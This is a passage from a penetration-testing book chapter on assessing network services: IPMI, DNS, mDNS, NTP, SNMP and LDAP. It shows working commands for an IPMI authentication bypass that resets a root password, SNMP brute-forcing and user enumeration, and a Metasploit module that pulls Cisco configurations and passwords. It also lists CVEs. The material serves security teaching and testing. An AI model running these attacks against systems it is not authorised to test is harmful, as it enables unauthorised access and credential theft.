msf auxiliary(ipmi_cipher_zero) > run
[*] Sending IPMI requests to 10.0.0.22->10.0.0.22 (1 hosts)
[+] 10.0.0.22:623 - IPMI - VULNERABLE: Accepted a session open request
The Linux ipmitool client is used to interact with the service and bypass authentication (via the -C 0 option). Example 7-14 demonstrates installation and use within Kali Linux to set the root user account password to abc123 via IPMI.
Example 7-14. Exploiting the IPMI zero cipher authentication bypass
root@kali:~# apt-get install ipmitool root@kali:~# ipmitool -I lanplus -C 0 -H 10.0.0.22 -U root -P root user list ID Name Callin Link Auth IPMI Msg Channel Priv Limit 2 root true true true ADMINISTRATOR 3 Oper1 true true true ADMINISTRATOR root@kali:~# ipmitool -I lanplus -C 0 -H 10.0.0.22 -U root -P root user set password 2 abc123 root@kali:~# ssh root@10.0.0.22 root@10.121.1.22's password:abc123/admin1-> version SM CLP Version: 1.0.2 SM ME Addressing Version: 1.0.0b /admin1-> help [Usage] show [<options>] [<target>] [<properties>] [<propertyname>== <propertyvalue>] set [<options>] [<target>] <propertyname>=<value> cd [<options>] [<target>] create [<options>] <target> [<property of new target>=<value>] [<property of new target>=<value>] delete [<options>] <target> exit [<options>] reset [<options>] [<target>] start [<options>] [<target>] stop [<options>] [<target>] version [<options>] help [<options>] [<help topics>] load -source <URI> [<options>] [<target>] dump -destination <URI> [<options>] [<target>]
DNS
Chapter 4 describes the tactics used to enumerate and map networks via DNS. Name servers use two ports to fulfill requests: UDP port 53 to serve regular requests (i.e., resolve names to IP addresses, and vice versa), and TCP port 53 to reliably send high volumes of data, such as DNS zone files.
DNS services are vulnerable to the following classes of attack:
-
Denial of service, limiting name service availability
-
Memory corruption and code execution via server software defects
-
Cache poisoning and corruption, undermining integrity of name service
To investigate the configuration, first fingerprint the service, and then enumerate support for recursion and other features, as detailed in the following sections.
Fingerprinting
ISC BIND name servers are easily fingerprinted using Nmap, as shown in Example 7-15. The utility sends version.bind and NSID requests, and parses the output to reveal the BIND version and server identifier. Example 7-16 demonstrates NSID output from Rackspace’s name servers.
Example 7-15. DNS fingerprinting via Nmap
root@kali:~# nmap -Pn -sU -A -p53 ns2.isc-sns.com

Starting Nmap 6.46 (http://nmap.org) at 2014-11-07 17:46 UTC
Nmap scan report for ns2.isc-sns.com (38.103.2.1)
PORT   STATE SERVICE VERSION
53/udp open  domain  ISC BIND 9.9.3-S1-P1
| dns-nsid:
|_  bind.version: 9.9.3-S1-P1
Example 7-16. Using Nmap to perform NSID querying
root@kali:~# nmap -Pn -sU -A -p53 ns.rackspace.com

Starting Nmap 6.46 (http://nmap.org) at 2014-11-07 18:10 UTC
Nmap scan report for ns.rackspace.com (69.20.95.4)
PORT   STATE SERVICE VERSION
53/udp open  domain  ISC BIND hostmaster
| dns-nsid:
|   NSID: a4.iad3 (61342e69616433)
|_  id.server: a4.iad3

root@kali:~# nmap -Pn -sU -A -p53 ns2.rackspace.com

Starting Nmap 6.46 (http://nmap.org) at 2014-11-07 18:13 UTC
Nmap scan report for ns2.rackspace.com (65.61.188.4)
PORT   STATE SERVICE VERSION
53/udp open  domain  ISC BIND hostmaster
| dns-nsid:
|   NSID: a4.lon3 (61342e6c6f6e33)
|_  id.server: a4.lon3
Note
Nmap also fingerprints TinyDNS and Microsoft DNS services reliably. If the service or version is unknown, you can usually infer it based on other factors (e.g., the operating system version).
You can manually perform these tests with dig, as follows:
root@kali:~# dig +short version.bind chaos txt @ns2.isc-sns.com
"9.9.3-S1-P1"
root@kali:~# dig +short +nsid CH TXT id.server @ns2.rackspace.com
"a1.lon3"
Testing for Recursion Support
Recursion is a fundamental DNS feature by which name servers forward requests on behalf of clients. Internal name servers commonly support recursion; however, Internet-exposed name servers should not honor recursive queries from untrusted sources. Support for recursion by publicly accessible name servers can lead to denial of service because UDP queries from spoofed sources result in traffic being amplified and sent to arbitrary locations.21
Cache poisoning is also a risk for servers supporting recursion if UDP source port or TXID values are predictable.22 Example 7-17 demonstrates the use of Nmap’s dns-recursion, dns-random-srcport, and dns-random-txid scripts to evaluate recursion support and sample randomness.
Example 7-17. Testing DNS recursion configuration by using Nmap
root@kali:~# nmap -sSUV -p53 --script dns-recursion,dns-random-srcport,dns-random-txid \
192.168.208.2

Starting Nmap 6.46 (http://nmap.org) at 2014-12-16 14:17 UTC
Nmap scan report for 192.168.208.2
PORT   STATE  SERVICE VERSION
53/udp open   domain  Microsoft DNS
|_dns-random-srcport: GREAT: 7 queries in 0.6 seconds from 7 ports with std dev 10785
|_dns-random-txid: GREAT: 11 queries in 24.6 seconds from 11 txids with std dev 17480
|_dns-recursion: Recursion appears to be enabled
Known DNS Server Flaws
Vulnerabilities in ISC BIND and Microsoft DNS are summarized here. Upon fingerprinting exposed name servers and enumerating their supported features, you can zero-in on specific flaws.
BIND
ISC BIND is plagued by denial of service flaws. Table 7-12 lists known remotely exploitable vulnerabilities in BIND 9.10, 9.9, and 9.8.1. You can find details of vulnerabilities within older releases within the ISC BIND 9 vulnerability matrix.23
| Vulnerability | Reference(s) | Affected releases |
|---|---|---|
| Multiple denial of service vulnerabilities via malformed packets |
CVE-2016-1285 CVE-2016-1284 |
9.10.0 to 9.10.3-P3 9.9.8-P3 and prior |
| Remote BIND crash via unspecified vectors | CVE-2015-8461 |
9.10.3 to 9.10.3-P1 9.9.8 to 9.9.8-P1 |
| Flaw in openpgpkey_61.c resulting in denial of service via a crafted DNS response | CVE-2015-5986 |
9.10.0 to 9.10.2-P3 9.9.7-P2 and prior |
| Multiple recursive resolver crashes from querying a name within a crafted DNSSEC zone |
CVE-2015-5722 CVE-2015-4620 |
|
| Server crash via TKEY queries | CVE-2015-5477 |
9.10.0 to 9.10.2-P2 9.9.7-P1 and prior |
| Delegation chaining denial of service flaw | CVE-2014-8500 |
9.10.0 and 9.10.1 9.9.6 and prior |
| BIND named crash via EDNS processing | CVE-2014-3859 | 9.10.0 and 9.10.0-P1 |
| Server crash via recursive prefetch bug | CVE-2014-3214 | 9.10.0 |
| DNSSEC NSEC3 query results in crash | CVE-2014-0591 |
9.9.4-P1 and prior 9.8.6-P1 and prior |
| BIND named crash via a crafted query | CVE-2013-4854 |
9.9.3-P1 and prior 9.8.5-P1 and prior |
| Recursive resolver crash via malformed zone | CVE-2013-3919 | 9.9.3 and 9.8.5 |
| Memory exhaustion via regular expression | CVE-2013-2266 |
9.9.2-P1 and prior 9.8.4-P1 and prior |
| BIND 9 DNS64 crash through RPZ query | CVE-2012-5689 |
9.9.2-P2 and prior 9.8.4-P2 and prior |
| BIND named denial of service flaw | CVE-2012-5166 |
9.9.1-P3 and prior 9.8.3-P3 and prior |
| Denial of service via crafted RR data | CVE-2012-4244 |
9.9.1-P2 and prior 9.8.3-P2 and prior |
| Memory leak from high TCP query load | CVE-2012-3868 | 9.9.1-P1 and prior |
| Bad cache assertion failure due to high load | CVE-2012-3817 |
9.9.1-P1 and prior 9.8.3-P1 and prior |
| Zero length rdata handling denial of service | CVE-2012-1667 |
9.9.1 and prior 9.8.3 and prior |
| BIND 9 resolver crash via error logging | CVE-2011-4313 | 9.8.1 and prior |
Microsoft DNS
Table 7-13 details significant remotely exploitable cache poisoning, denial of service, and overflow conditions affecting the Microsoft DNS Server.
| Vulnerability | Reference | Affected platforms (up to) |
|---|---|---|
| Use-after-free bug resulting in remote code execution | CVE-2016-3227 | Windows Server 2012 Gold |
| Remote code execution flaw | CVE-2015-6125 | Windows Server 2008 R2 SP1 |
| Denial of service via crafted query | CVE-2012-0006 | Windows Server 2008 R2 SP1 Windows Server 2003 SP2 |
| Resolver cache ghost domain flaw | CVE-2012-1194 | Windows Server 2008 SP2 |
| Uninitialized memory corruption resulting in denial of service | CVE-2011-1970 | Windows Server 2008 R2 SP1 Windows Server 2003 SP2 |
NAPTR record memory corruption resulting in remote code execution |
CVE-2011-1966 | Windows Server 2008 R2 SP1 |
| DNS cache poisoning flaw | CVE-2009-0234 | Windows Server 2008 Windows Server 2003 SP2 |
Multicast DNS
Apple Bonjour and Linux zero-configuration networking implementations (e.g., Avahi) use mDNS to discover network peripherals within the local network. The mDNS service uses UDP port 5353 and is queried using Nmap24, as shown in Example 7-18.
Example 7-18. Querying an mDNS server by using Nmap
root@kali:~# nmap -Pn -sUC -p5353 192.168.1.2

Starting Nmap 6.46 (http://nmap.org) at 2015-01-01 10:30 GMT
Nmap scan report for 192.168.1.2
PORT     STATE SERVICE
5353/udp open  zeroconf
| dns-service-discovery:
|   9/tcp workstation
|     Address=192.168.1.2
|   22/tcp ssh
|     Address=192.168.1.2
|   22/tcp sftp-ssh
|     Address=192.168.1.2
|   445/tcp smb
|     Address=192.168.1.2
|   4713/tcp pulse-sink
|     Address=192.168.1.2
|   4713/tcp pulse-server
|     server-version=pulseaudio 5.0
|     user-name=initguru
|     machine-id=6083a8593496fa5eba1c308b0000001e
|     uname=Linux x86_64 3.12.21-gentoo-r1 #2 SMP Sat Jul 5 22:43:00 KST 2014
|     fqdn=localhost
|     cookie=0x077ff0b8
|_    Address=192.168.1.2
NTP
NTP services are often found running on UDP port 123 of network devices and Unix-based systems. You can use the ntp-info and ntp-monlist scripts within Nmap to query accessible services, as shown in Example 7-19. Responses often reveal the server software version, operating system details, and NTP configuration, including IP addresses of public and nonpublic peers.
Example 7-19. Querying NTP services using Nmap
root@kali:~# nmap -sU -p123 --script ntp-* 125.142.170.129

Starting Nmap 6.46 (http://nmap.org) at 2014-11-14 09:20 UTC
Nmap scan report for 125.142.170.129
PORT    STATE SERVICE
123/udp open  ntp
| ntp-info:
|   receive time stamp: 2014-11-14T20:02:46
|   version: ntpd 4.2.6p2@1.2194 Tue Nov 26 07:56:40 UTC 2013 (1)
|   processor: mips
|   system: Linux/2.6.32
|   leap: 0
|   stratum: 3
|   precision: -14
|   rootdelay: 12.952
|   rootdisp: 35.490
|   refid: 220.73.142.70
|   reftime: 0xd810db0a.29b70fc0
|   clock: 0xd810de66.6f95a453
|   peer: 5552
|   tc: 10
|   mintc: 3
|   offset: -1.031
|   frequency: -5.120
|   sys_jitter: 0.940
|   clk_jitter: 0.971
|_  clk_wander: 0.123
| ntp-monlist:
|   Target is synchronised with 220.73.142.70
|   Public Peers (1)
|       221.39.227.251
|   Public Clients (1)
|_      162.216.3.10
Along with these information leak issues, known defects within NTP server packages are listed in Table 7-14. You can find recent security bulletins and vulnerability details online through the NTP support portal.25
| CVE reference(s) | Affected software | Notes |
|---|---|---|
| CVE-2016-1384 | Cisco IOS 15.5 and others | Remote attackers can modify system time via crafted packets |
| CVE-2015-7871 | NTP 4.2.5p186 to 4.2.8p3 | Crypto-NAK bypass resulting in time being set by unauthenticated peersa |
|
CVE-2015-7855 to CVE-2015-7848 |
NTP 4.2.8p3 Cisco products |
Multiple overflows and memory corruption flaws resulting in unintended consequences |
| CVE-2014-9750 | NTP 4.2.8 | Process memory information leak |
| CVE-2014-9295 | NTP 4.2.7 | Multiple overflow vulnerabilities |
| CVE-2014-3309 | Cisco IOS | NTP deny all ACL bypass |
| CVE-2013-5211 | NTP 4.2.7p25 | Traffic amplification flaw resulting in distributed denial of service |
CVE-2009-1252 CVE-2009-0159 |
NTP 4.2.4p6 and 4.2.5p152 | Multiple stack overflows |
| CVE-2009-0021 | NTP 4.2.4p5 and 4.2.5p151 | NTP time spoofing flaw |
SNMP
Simple Network Management Protocol (SNMP) services are often run on managed switches, routers, and server operating systems (e.g., Microsoft Windows Server and Linux) for monitoring purposes. SNMP is accessed upon providing a valid community string within a UDP datagram to port 161. Most servers are configured with two community strings: one providing read-only access to the SNMP Management Information Base (MIB), and the other both read and write access.
The MIB is a hierarchy of Object Identifier (OID) values, as demonstrated by Example 7-20. In this case, we connect using SNMP version 1 and a community string of public to access 192.168.0.42.
Example 7-20. Obtaining an MIB via SNMP
root@kali:~# snmpwalk -v 1 -c public 192.168.0.42
.1.3.6.1.2.1.1.1.0 = STRING: "Cisco Internetwork Operating System Software IOS (tm) C837
Software (C837-K9O3Y6-M), Version 12.3(2)XC2, EARLY DEPLOYMENT RELEASE SOFTWARE (fc1)
Synched to technology version 12.3(1.6)T
Technical Support: http://www.cisco.com/techsupport
Copyright (c"
iso.3.6.1.2.1.1.2.0 = OID: .1.3.6.1.4.1.9.1.495
iso.6.1.2.1.1.3.0 = Timeticks: (749383984) 86 days, 17:37:19.84
iso.3.6.1.2.1.1.4.0 = "admin@localhost"
iso.3.6.1.2.1.1.5.0 = STRING: "pipex-gw.trustmatta.com"
iso.3.6.1.2.1.1.6.0 = "4th floor"
The SNMP utilities within Kali Linux do not resolve OID entries to human-readable values. To enable this support, use the following commands to download MIB data and override directives within /etc/snmp/snmp.conf:
apt-get install snmp-mibs-downloader
download-mibs
echo "" > /etc/snmp/snmp.conf
The snmpwalk utility will then provide descriptions for each value, as shown:
SNMPv2-MIB::sysDescr.0 = STRING: Cisco Internetwork Operating System Software IOS (tm) C837
Software (C837-K9O3Y6-M), Version 12.3(2)XC2, EARLY DEPLOYMENT RELEASE SOFTWARE (fc1)
Synched to technology version 12.3(1.6)T
Technical Support: http://www.cisco.com/techsupport
Copyright (c
SNMPv2-MIB::sysObjectID.0 = OID: SNMPv2-SMI::enterprises.9.1.495
DISMAN-EVENT-MIB::sysUpTimeInstance = Timeticks: (749894097) 86 days, 17:39:01.14
SNMPv2-MIB::sysContact.0 = STRING: admin@localhost
SNMPv2-MIB::sysName.0 = STRING: pipex-gw.trustmatta.com
SNMPv2-MIB::sysLocation.0 = STRING: 4th floor
Servers may support SNMP protocol version 1, 2, or 3, as described in Table 7-15. When using snmpwalk, use the -v flag to specify the protocol. SNMPv3 servers can also run over TCP port 161 and use TLS to provide transport security.
| Version | Authentication | Transport security (optional) |
|---|---|---|
| 1 | Community string | None |
| 2 | ||
| 3 | Username and password, hashed using MD5 or SHA-1 | 168-bit 3DES or 256-bit AES |
Exploiting SNMP
SNMP services are vulnerable to the following classes of remote attack:
-
User enumeration via SNMPv3
-
Brute-force grinding of community string and user password values
-
Exposing useful information through reading SNMP data (low privilege)
-
Exploitation through writing SNMP data (high privilege)
-
Exploitation of software implementation flaws, resulting in unintended consequences (e.g., privileged remote code execution)
Individual tactics are discussed in the following sections.
Username enumeration via SNMPv3
To query accessible SNMP services running version 3 and enumerate usernames, install the SNMP MIBS package and download Rory McCune’s snmpv3enum.rb script as follows:
apt-get install snmp-mibs-downloader
download-mibs
wget http://bit.ly/2ccg7cj
wget http://bit.ly/2cch18I
chmod 755 snmpv3enum.rb
When the script is in place, launch the attack with the default username list:
root@kali:~# ./snmpv3enum.rb -i 10.0.0.5 -u usernames
valid username : snmpAdmin on host : 10.0.0.5
SNMP community string and password grinding
Hydra supports brute-force grinding across SNMP versions 1, 2, and 3, as demonstrated by Example 7-21.
Example 7-21. SNMP grinding by using THC Hydra
root@kali:~# hydra -U snmp
Hydra v7.6 (c)2013 by van Hauser/THC & David Maciejak - for legal purposes only

Hydra (http://www.thc.org/thc-hydra) starting at 2014-12-16 12:08:39

Help for module snmp:
============================================================================
Module snmp is optionally taking the following parameters:
   READ  perform read requests (default)
   WRITE perform write requests
   1     use SNMP version 1 (default)
   2     use SNMP version 2
   3     use SNMP version 3
           Note that SNMP version 3 usually uses both login and passwords!
           SNMP version 3 has the following optional sub parameters:
             MD5   use MD5 authentication (default)
             SHA   use SHA authentication
             DES   use DES encryption
             AES   use AES encryption
           if no -p/-P parameter is given, SNMPv3 noauth is performed, which
           only requires a password (or username) not both.
To combine the options, use colons (":"), e.g.:
   hydra -L user.txt -P pass.txt -m 3:SHA:AES:READ target.com snmp
   hydra -P pass.txt -m 2 target.com snmp
The Metasploit SNMP community dictionary26 contains many vendor defaults and weak values that should be used when testing version 1 and 2 endpoints. You should consider default username/password combinations (as found within Table 7-9) when attacking version 3. Many Cisco devices running SNMPv3 support a username and password value of default.27
Exposing useful information via SNMP
Through SNMP you can obtain useful information (e.g., listening network services, running processes, usernames, and internal IP addresses). Example 7-22 demonstrates username enumeration against a Microsoft Windows system by walking a particular OID value. Table 7-16 lists other values that reveal useful configuration details within Microsoft Windows hosts exposing SNMP.
Example 7-22. Windows account enumeration via SNMP
root@kali:~# snmpwalk -c public 192.168.102.251 .1.3.6.1.4.1.77.1.2.25
enterprises.77.1.2.25.1.1.101.115.115 = "Chris"
enterprises.77.1.2.25.1.1.65.82.84.77.65.78 = "IUSR_CARTMAN"
enterprises.77.1.2.25.1.1.65.82.84.77.65.78 = "IWAM_CARTMAN"
enterprises.77.1.2.25.1.1.114.97.116.111.114 = "Administrator"
enterprises.77.1.2.25.1.1.116.85.115.101.114 = "TsInternetUser"
enterprises.77.1.2.25.1.1.118.105.99.101.115 = "NetShowServices"
| OID | Information gathered |
|---|---|
.1.3.6.1.2.1.1.5 |
Hostname |
.1.3.6.1.4.1.77.1.4.2 |
Domain name |
.1.3.6.1.4.1.77.1.2.25 |
Usernames |
.1.3.6.1.4.1.77.1.2.3.1.1 |
Running services |
.1.3.6.1.4.1.77.1.2.27 |
Share information |
Secrets including passwords and writable community strings are often exposed via SNMP. As such, you should manually review MIB contents during testing. Metasploit28 also extracts useful data.
Example 7-23 demonstrates a Linux server revealing internal network details via SNMP, including IP and MAC addresses of hosts within the 10.178.64.0/24 block (output stripped for brevity).
Example 7-23. Obtaining internal network details via SNMP
root@kali:~# snmpwalk -v 1 -c public 60.56.160.15
RFC1213-MIB::atNetAddress.3.1.10.178.64.1 = Network Address: 0A:B2:40:01
RFC1213-MIB::atNetAddress.3.1.10.178.64.9 = Network Address: 0A:B2:40:09
RFC1213-MIB::atNetAddress.3.1.10.178.64.31 = Network Address: 0A:B2:40:1F
RFC1213-MIB::atNetAddress.3.1.10.178.64.59 = Network Address: 0A:B2:40:3B
RFC1213-MIB::atNetAddress.3.1.10.178.65.192 = Network Address: 0A:B2:41:C0
RFC1213-MIB::atNetAddress.3.1.10.178.93.215 = Network Address: 0A:B2:5D:D7
Compromising devices by writing to SNMP
Metasploit contains two modules29, 30 that you can use to read the running configuration and upload files to Cisco devices upon achieving SNMP write access. Both start a TFTP server and overwrite values within the MIB of the target to elicit a file upload or download (requiring the TFTP service to be accessible by the target host).
Example 7-24 demonstrates the cisco_config_tftp module used to obtain a router configuration from a vulnerable device. Daniel Mende’s snmpattack.pl31 might also prove useful during testing.
Example 7-24. Obtaining Cisco device configuration via SNMP
msf > use auxiliary/scanner/snmp/cisco_config_tftp
msf auxiliary(cisco_config_tftp)> set LHOST 192.168.102.200
msf auxiliary(cisco_config_tftp)> set OUTPUTDIR /tmp/
msf auxiliary(cisco_config_tftp)> set RHOSTS 192.168.102.250
msf auxiliary(cisco_config_tftp)> set COMMUNITY private
msf auxiliary(cisco_config_tftp)> run
[*] Starting TFTP server...
[*] Scanning for vulnerable targets...
[*] Trying to acquire configuration from 192.168.102.250...
[*] Scanned 1 of 1 hosts (100% complete)
[*] Providing some time for transfers to complete...
[*] Incoming file from 192.168.102.250 – 192.168.102.250.txt 1151 bytes
[+] 192.168.102.250:161 SNMP Community (RW): private
[*] Collecting: private
[+] 192.168.102.250:161 Unencrypted VTY Password: control
Note
An extension of this attack is to use UDP spoofing. If the SNMP service listening on the target device has an ACL and does not respond to packets sent from your address, you can spoof SNMP commands to appear to be from a trusted host (e.g., the external IP address of a firewall or an internal management system).
Known SNMP implementation flaws
Table 7-17 lists remotely exploitable vulnerabilities within SNMP implementations. Significant flaws resulting in denial of service are included, along with privilege escalation bugs requiring authentication.
| CVE reference | Vendor | Notes |
|---|---|---|
| CVE-2016-6366 | Cisco | Buffer overflow in Cisco ASA 9.4.2.3 and prior allows authenticated attackers to execute arbitrary code via crafted IPv4 SNMP packetsa |
| CVE-2014-3341 | NX-OS VLAN enumeration via SNMP | |
| CVE-2014-3291 | Wireless LAN Controller device restart upon SNMP polling | |
| CVE-2014-2103 | Intrusion Prevention System denial of service via malformed SNMP packets | |
| CVE-2012-6151 | – | Net-SNMP 5.7.1 denial of service |
CVE-2013-4631 CVE-2013-4630 |
Huawei | Multiple SNMPv3 denial of service and overflow vulnerabilities within Huawei AR routers |
| CVE-2013-3634 | Siemens | Scalance X200 IRT switch SNMPv3 authentication bypass |
| CVE-2013-1204 | Cisco | IOS XR SNMP denial of service |
CVE-2013-1180 CVE-2013-1179 |
Multiple NX-OS vulnerabilities, resulting in code execution via SNMP by authenticated users | |
| CVE-2013-1217 | IOS device reload via SNMP flooding | |
| CVE-2013-2780 | Siemens | SIMATIC S7-1200 PLC denial of service via SNMP resulting in control outage |
| CVE-2012-3268 | HP | Certain 3Com devices provide sensitive user information to authenticated clients via SNMP |
| CVE-2013-1105 | Cisco | Wireless LAN Controllers make it possible for remote authenticated clients to read and modify the device configuration via SNMP |
| CVE-2012-1365 | Unified Computing System 1.4 and 2.0 make it possible for remote authenticated attackers to cause denial of service via SNMP | |
| CVE-2011-4023 | NX-OS 5.0 authenticated denial of service flaw resulting in memory corruption via SNMP | |
| CVE-2010-2982 | Unified Wireless Network Solution 7.0.97 makes it possible for remote attackers to discover group passwords via SNMP | |
| CVE-2010-2705 | HP | ProCurve PA.03.02 firmware reveals sensitive information via SNMP (with unknown vectors) |
a Omar Santos, “The Shadow Brokers EPICBANANA and EXTRABACON Exploits”, Cisco Security Blog, August 17, 2016. | ||
LDAP
Lightweight Directory Access Protocol (LDAP) services are commonly found running on Microsoft Active Directory, Exchange, and IBM Domino servers. Within Active Directory, the LDAP service is known as the Global Catalog. Table 7-18 lists individual ports supporting LDAP services. The current protocol used by many implementations is LDAP 3.0.
| Port | Protocol | TLS | Name | Description | |
|---|---|---|---|---|---|
| TCP | UDP | ||||
| 389 |
● |
● |
– | ldap | LDAP |
| 636 |
● |
– |
● |
ldaps | |
| 3268 |
● |
– | – | globalcat | Microsoft Global Catalog |
| 3269 |
● |
– |
● |
globalcats | |
LDAP is an open protocol providing directory information services over IP. Directory services provide information about users, systems, networks, services, and applications throughout a network.
Exposed LDAP servers are vulnerable to the following classes of remote attack:
-
Information leak via anonymous binding
-
Brute-force password grinding
-
Authenticated modification of data within the LDAP directory
-
Exploitation of LDAP server software defects (with or without credentials)
I discuss these tactics within the subsequent sections. Before that, let’s go over the LDAP protocol32 and its features with regard to authentication, operations, and directory structure.
LDAP Authentication
Clients use one of two authentication methods33 when connecting to a server:
- Simple
- Simple authentication sends plaintext credentials in an LDAP bind request. If an anonymous bind operation is being undertaken, no credentials are provided.
- SASL
- The Simple Authentication and Security Layer (SASL)34 provides support for authentication mechanisms including
DIGEST-MD5andCRAM-MD5.
Figure 7-2 demonstrates the way in which SASL acts as an abstraction layer between exposed services (e.g., SMTP and XMPP) and authentication providers.

Figure 7-2. Simple Authentication and Security Layer (SASL)
Table 7-19 lists common authentication mechanisms presented via SASL.
| Mechanism | Notes |
|---|---|
CRAM-MD5 |
An MD5 challenge-response authentication mechanism.a This method is susceptible to known plaintext attack by which tools, including Cain & Abel, can crack passwords upon sniffing challenge–response data |
DIGEST-MD5 |
Digest MD5 authentication, in which a server sends a challenge and nonce value, which is then hashed by a client using a key derived from a combination of username, password, and realmb |
GSSAPI |
Kerberos authentication via the GSSAPIc |
GSS-SPNEGO |
Microsoft negotiate authentication via the GSSAPI |
NTLM |
Microsoft NTLM authenticationd |
OTP |
One-time passworde |
PLAIN |
Plaintext authentication with base64 encoding |
d See “4.1 SMTP Client Successfully Authenticating to an SMTP Server” on the Microsoft Developer Network. | |
LDAP Operations
Table 7-20 lists individual operations used to authenticate with an LDAP server and then retrieve, add, or modify directory data.
| Operation | Description |
|---|---|
BIND |
Authenticate with LDAP |
SEARCH |
Search the directory |
COMPARE |
Test if an entry contains a given attribute value |
ADD |
Add a new entry |
DELETE |
Delete an entry |
MODIFY |
Modify an entry |
MODIFY DN |
Move or rename a DN |
ABANDON |
Abort the previous request |
EXTENDED |
Extended operation |
UNBIND |
Close the connection |
Most operations work upon authenticating. Figure 7-3 demonstrates the network transport, TLS, SASL, and LDAP message layers. You can run TLS either over an existing LDAP channel (i.e., TCP port 389) via the STARTTLS command, or through a dedicated LDAPS port (such as TCP port 636).

Figure 7-3. LDAP layers when using TLS
Note
The OpenLDAP utilities package (openldap-utils) includes clients that perform the operations listed in Table 7-20, along with extended operations (e.g., LDAP user password changing).
LDAP Directory Structure
Directories consist of X.500 attributes.35 Within LDAP hierarchy, four attributes define the parent domain, organization, organizational units (OUs), and objects (e.g., users or individual systems), as listed in Table 7-21 and shown in Figure 7-4.
| Attribute | Description | Example |
|---|---|---|
| DC | Domain component | dc=example,dc=com |
| O | Organization | o=Example LLC |
| OU | Organizational unit name | ou=Marketing |
| CN | Common name | cn=John Smith |
Within LDAP, a Distinguished Name (DN) is a full path to an object. Here are a couple of examples of LDAP DNs within Figure 7-4:
cn=John West,ou=Engineering,dc=example,dc=com
cn=Sally Stevens,ou=Sales,dc=example,dc=com
